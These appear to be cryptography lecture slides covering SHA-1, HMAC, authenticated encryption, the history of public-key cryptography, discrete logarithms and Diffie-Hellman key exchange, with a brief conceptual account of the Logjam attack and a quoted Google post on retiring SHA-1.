
$w_0 \dots w_{15}$  are the original 512 bits

for  $16 \leq t \leq 79$

- $w_t = (w_{t-3} + w_{t-8} + w_{t-14} + w_{t-16}) \ll= 1$
- " $\ll=$ " denotes left bit rotation

# SHA-1: round t





# SHA-1 summary

1. Pad initial message: final length must be  $\equiv 448 \pmod{512}$  bits
2. Last 64 bit are used to denote the message length
3. Initialize buffer of 5 words (160-bit) (A,B,C,D,E)  
(67452301, efcdab89, 98badcfe, 10325476, c3d2e1f0)
4. Process first block of 16 words (512 bits):
  - 4.1 expand the input block to obtain 80 words block W<sub>0</sub>,W<sub>1</sub>,W<sub>2</sub>,...,W<sub>79</sub> (ex-or and shift on the given 512 bits)
  - 4.2 initialize buffer (A,B,C,D,E)
  - 4.3 update the buffer (A,B,C,D,E): execute 80 rounds each round transforms the buffer
  - 4.4 the final value of buffer (H<sub>1</sub> H<sub>2</sub> H<sub>3</sub> H<sub>4</sub> H<sub>5</sub>) is the result
5. Repeat for following blocks using initial buffer (A+H<sub>1</sub>, B+H<sub>2</sub>,...)



The latest news and insights from Google on security and safety on the Internet

## Gradually sunsetting SHA-1

Posted: Friday, September 5, 2014



162



Tweet

326



Mi piace

*Cross-posted on the [Chromium Blog](#)*


The SHA-1 cryptographic hash algorithm has been known to be considerably weaker than it was designed to be since at least 2005 — 9 years ago. Collision attacks against SHA-1 are too affordable for us to consider it safe for the public web PKI. We can only expect that attacks will get cheaper.

That's why Chrome will start the process of sunsetting SHA-1 (as used in certificate signatures for HTTPS) with Chrome 39 in November. HTTPS sites whose certificate chains use SHA-1 and are valid past 1 January 2017 will no longer appear to be fully trustworthy in Chrome's user interface.

SHA-1's use on the Internet has been deprecated since 2011, when the CA/Browser Forum, an industry group of leading web browsers and certificate authorities (CAs) working together to establish basic security requirements for SSL certificates, published their [Baseline Requirements for SSL](#). These Requirements recommended that all CAs transition away from SHA-1 as soon as possible, and followed similar events in other industries and sectors, such as [NIST](#) deprecating SHA-1 for government use in 2010.

# dismissing SHA-1 in Chrome

- Chrome 39 (Branch point 26 September 2014)
  - secure, but with minor errors
- Chrome 40 (Branch point 7 November 2014; Stable after holiday season)
  - neutral, lacking security
- Chrome 41 (Branch point in Q1 2015)
  - affirmatively insecure



# HMAC

- Proposed in 1996 [Bellare Canetti Krawczyk]
  - Internet engineering task force RFC 2104
  - FIPS standard (uses a good hash function)
- Receives as input a message  $m$ , a key  $k$  and a hash function  $h$
- Outputs a MAC by:
  - $\text{HMAC}_k(m, h) = h(k \oplus \text{opad} \parallel h(k \oplus \text{ipad} \parallel m))$
  - opad (outer padding: 0x5c5c5c...5c5c, one-block-long)
  - ipad (inner padding: 0x363636...3636, one-block-long)
- Theorem [BCK96]: HMAC can be forged if and only if the underlying hash function is broken (collisions found). [Bellare, Canetti, Krawczyk, 1996:  
<http://cseweb.ucsd.edu/users/mihir/papers/hmac-cb.pdf>]

# HMAC - Birthday paradox

- Adversary wants to find two messages  $m, m'$  s.t.  $\text{HMAC}_k(m,h) = \text{HMAC}_k(m',h)$ ; Adversary knows IV and  $h$  adv. does not know  $k$
- **Birthday paradox holds** (you expect to find collisions with  $2^{n/2+1}$  test) but the adv. is not able to check success:
  - Adv. does not know  $k$  hence he cannot generate authentic messages;
  - He must listen  $2^{n/2+1}$  messages obtained with the same key (ex.  $n=128$  at least  $2^{64} + 1$ ) to have prob.  $> 0.5$  of a collision
- **Note** birthday paradox **does not** help the adv. also if we use  $\text{hash}(k||m||k)$

# HMAC in Practice

- FIPS standard
- SSL / TLS
- WTLS (part of WAP stack)
- IPSec:
  - AH
  - ESP

# Authenticated Encryption (AE)

- forms of encryption which **simultaneously assures the confidentiality and authenticity** of data
- often offered as single primitive in modern APIs
- makes chosen-ciphertext attack less dangerous
  - attacker is not able to choose a ciphertext and present it to the decryption in a proper way

# typical API

## Encryption

- Input: plaintext, key, and optional additional plaintext (header) that will be only authenticated
- Output: ciphertext and authentication tag

## Decryption


- Input: ciphertext, key, authentication tag, and optional header (if used in encryption)
- Output: plaintext, or error if authentication tag does not match ciphertext or header

The header is intended to provide authenticity and integrity protection for networking or storage metadata for which confidentiality is unnecessary


# approaches to AE

- Encrypt-then-MAC (EtM)
  - as far as we know today, the most secure
- Encrypt-and-MAC (E&M)
  - open problem to prove the security
- MAC-then-Encrypt (MtE)
  - proven to be secure in some specific setting, otherwise open problem


# EtM



# E&M



# MtE



# Authenticated encryption with associated data (AEAD)

- associated data is plaintext not to be encrypted, but only authenticated
  - so that attempts to "cut-and-paste" a valid ciphertext into a different context are detected and rejected.
- required, for example, by network packets
  - header needs integrity, but must be visible
  - payload needs both integrity and confidentiality
  - both need authenticity

# Exercises

Assume  $E_k$  is a good encryption function -  $k$  is the key. Show that the following are bad ways of computing MAC


- $E_k(M_1 \text{ ex-or } M_2 \text{ ex-or } \dots \text{ ex-or } M_n) \text{ or}$
- $E_k(M_1) \text{ ex-or } M_2 \text{ ex-or } \dots \text{ ex-or } M_n$
- Show how an adversary can send authenticated messages using CBC if the same key is used for encryption and authentication

# Public-Key Cryptography

The new era (1976-present)

# Classical, Symmetric Ciphers

- Alice and Bob share the same **secret key**  $K_{A,B}$ .
- $K_{A,B}$  must be secretly generated and exchanged **prior** to using the unsecure channel.



# Diffie and Hellman [1976] "New Directions in Cryptography"

Split the Bob's secret key  $K$  into two parts:

- $K_E$  to be used for encrypting messages to Bob.
- $K_D$  to be used for decrypting messages by Bob.
- $K_E$  can (must) be made public
  - public key cryptography, asymmetric cryptography


# "New Directions in Cryptography"

- The Diffie-Hellman paper [IEEE Transactions on Information Theory, vol. IT-22, Nov. 1976] generated lot of interest in crypto research in academia and private industry
  - <http://www-ee.stanford.edu/%7Ehellman/publications/24.pdf>
- Diffie & Hellman came up with the revolutionary idea of public key cryptography, but did not have a proposed implementation (this came up two years later with Merkle-Hellman and Rivest-Shamir-Adelman)
- In their '76 paper, Diffie & Hellman did invent a method for key exchange over insecure communication lines, a method that is *still in use today*

# Excerpts from RSA paper

- Historical paper: "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems  
R.L. Rivest, A. Shamir, and L. Adleman", *Communications of the ACM* 21, 1978
- "The era of **electronic mail** may soon be upon us; we must ensure that two important properties of the current **paper mail** system are preserved: (a) messages are private, and (b) messages can be *signed*. We demonstrate in this paper how to build these capabilities into an electronic mail system.  
At the heart of our proposal is a new encryption method. This method provides an implementation of a **public-key cryptosystem**, an elegant concept invented by Diffie and Hellman [1]. Their article motivated our research, since they presented the concept but not any practical implementation of such a system. Readers familiar with [1] may wish to skip directly to Section V for a description of our method."

# Integer Multiplication & Factoring as a One Way Function



**Q.:** Can a public key system be based  
on this observation ?????

# Discrete Log (DL)

- Let  $G$  be a finite cyclic group with  $n$  elements and  $g$  a generator of  $G$
- Let  $y$  be any element in  $G$ ; then it can be written as  $y = g^x$ , for some integer  $x$
- Let  $y = g^x$  and  $x$  the minimal non negative integer satisfying the equation.
- The minimal  $x$  s.t.  $y = g^x$  is called the *discrete log* of  $y$  to base  $g$ .
- Example:  $y = g^x \text{ mod } p$  in the multiplicative group of  $\mathbb{Z}_p$

# Quick exponentiation (C code)

```
static long fastExp(int base, int exp) {  
    long f = 1;  
    long b = base;  
    while(exp > 0) {  
        int lsb = 0x1 & exp;  
        exp >>= 1;  
        if(lsb) f *= b;  
        b *= b;  
    }  
    return f;  
}
```

Add mod  $p$  as needed

# Discrete Log in $Z_p$ : A candidate as One Way Function

- Let  $y = g^x \text{ mod } p$  in  $Z_p^*$ , the multiplicative group of  $Z_p$  (set of positive integers less than  $p$  and relatively prime to  $p$ , with multiplication - e.g.  $Z_{10}^* = \{1, 3, 7, 9\}$ )
- $g^x \text{ mod } p$  can be computed in  $O(\log x)$  multiplications, each multiplication taking  $O(\log^2 p)$  steps (remind  $g < p$ )
  - also, it turns out  $x$  must be  $< p \Rightarrow$  overall # of steps is  $O(\log^3 p)$
- Standard discrete log is believed to be **computationally hard**.
- $x \rightarrow g^x \text{ mod } p$  is **easy** (efficiently computable).
- $g^x \text{ mod } p \rightarrow x$  believed **hard** (computationally infeasible).
- $x \rightarrow g^x \text{ mod } p$  is believed to be a **one way function**.
- This is a **computation based** notion.

# One-way functions

A function  $f: \{0, 1\}^* \rightarrow \{0, 1\}^*$  is **one-way** if  $f$  can be computed by a **polynomial** time algorithm, but for every **randomized polynomial** time algorithm  $A$ , **for every polynomial**  $p(n)$  and all sufficiently large  $n$

$$\Pr[f(A(f(x))) = f(x)] < 1/p(n)$$

assuming that  **$x$  is chosen from the uniform distribution** on  $\{0, 1\}^n$ , and the randomness of  $A$ .  
By this definition, the function must be "hard to invert" in the **average-case**, rather than worst-case sense.

# Do one-way functions exist?

- open problem
  - they are conjectured to exist
- Theorem. If a one-way function exist then  $P \neq NP$ 
  - it is **not known** whether  $P \neq NP$  implies the existence of one-way functions


# Public Exchange of Keys

- Goal: Two parties (Alice and Bob) who do not share any secret information, perform a protocol and derive the same shared key.
- Eve, who is listening, **cannot obtain** the new shared key if she has limited computational resources (i.e. in polynomial time)
  - unless  $P = NP$

# Diffie-Hellman Key Exchange

- Public parameters: a prime  $p$ , and an element  $g$  (possibly a generator of the multiplicative group  $\mathbb{Z}_p^*$ )
  - for technical reasons it is worthy choosing  $p$  as a **safe prime**, i.e. a prime  $p = 2q+1$  where  $q$  is also prime (a **Sophie Germain prime**)
- Alice chooses  $a$  at random from the interval  $[1..p-1]$  and sends  $g^a \bmod p$  to Bob.
- Bob chooses  $b$  at random from the interval  $[1..p-1]$  and sends  $g^b \bmod p$  to Alice.
- Alice and Bob compute the shared key  $g^{ab} \bmod p$ :  
Bob holds  $b$ , computes  $(g^a)^b \bmod p = g^{ab} \bmod p$ .  
Alice holds  $a$ , computes  $(g^b)^a \bmod p = g^{ab} \bmod p$ .

# Diffie-Hellman Key Exchange



# DH Security

- DH is at most as strong as DL in  $\mathbb{Z}_p^*$ .
- Formal equivalence unknown, though some partial results known.
- Despite 25 years effort, still considered secure to date.
- Secret integers  $a$  and  $b$  are discarded at the end of the session, hence Diffie-Hellman key exchange achieves ***perfect forward secrecy***, because no long-term private keying material exists to be disclosed.
- Computation time is  $O(\log^3 p)$ .

# Weak Diffie-Hellman and the Logjam Attack

**Logjam attack against the TLS protocol.** The Logjam attack allows a man-in-the-middle attacker to downgrade vulnerable TLS connections to 512-bit export-grade cryptography. This allows the attacker to read and modify any data passed over the connection.

**Threats from state-level adversaries.** Millions of HTTPS, SSH, and VPN servers all use the same prime numbers for Diffie-Hellman key exchange. Practitioners believed this was safe as long as new key exchange messages were generated for every connection. However, the first step in the number field sieve—the most efficient algorithm for breaking a Diffie-Hellman connection—is dependent only on this prime. After this first step, an attacker can quickly break individual connections.

<https://weakdh.org/>

<https://weakdh.org/imperfect-forward-secrecy-ccs15.pdf>

# Perfect forward secrecy

## The cryptosystem

- generates random public keys per session for the purposes of key agreement, and
- does not use any sort of deterministic algorithm in doing so

The compromise of a shared key does not compromise former, or subsequent, shared keys

# Properties of Key Exchange

- Necessary security requirement: the shared secret key is a one way function of the public and transmitted information.
- Necessary “constructive” requirement: an appropriate combination of public and private pieces of information forms the shared secret key efficiently.
